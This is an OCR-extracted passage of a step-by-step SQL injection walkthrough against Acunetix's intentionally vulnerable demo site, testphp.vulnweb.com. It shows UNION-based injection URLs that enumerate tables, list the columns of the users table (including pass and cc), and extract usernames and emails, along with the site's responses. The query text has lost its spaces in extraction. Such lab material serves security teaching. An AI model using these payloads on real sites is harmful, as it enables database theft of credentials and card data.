
artist: featured

3

view pictures of the artist

comment on this artist

13. Repeating the same for other tables



acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art

go

Browse categories

Browse artists

Your cart

Signup

Your profile

Our guestbook

AJAX Demo

Links

Security art

PHP scanner

PHP vuln help

Fractal Explorer


artist: users

3

view pictures of the artist


comment on this artist

14. At 8,1, no table was present



15. Use concat function to get the names of all the tables

```
http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_
concat(table_name),3frominformation_schema.tableswheretable_schema=database()
```



artist: artists,carts,categ,featured,guestbook,pictures,products,users


3

view pictures of the artist

comment on this artist

16. Penetrating inside ’user’ table

```
http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(column_name),3frominformation_schema.columnswheretable_name=’users’
```



TEST and Demonstration site for Acunetix Web Vulnerability Scanner


artist: uname,pass,cc,address,email,name,phone,cart

3

view pictures of the artist

comment on this artist

17. Selecting uname from table 'users' by executing the following query through URL `http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(uname),3fromusers`



artist: test


3

view pictures of the artist

comment on this artist

18. Concat function for selecting email from table users by executing the following query through URL

    `http://testphp.vulnweb.com/artists.php?artist=-1unionselect1,group_concat(email),3fromusers`



artist: 2343545

3

view pictures of the artist

comment on this artist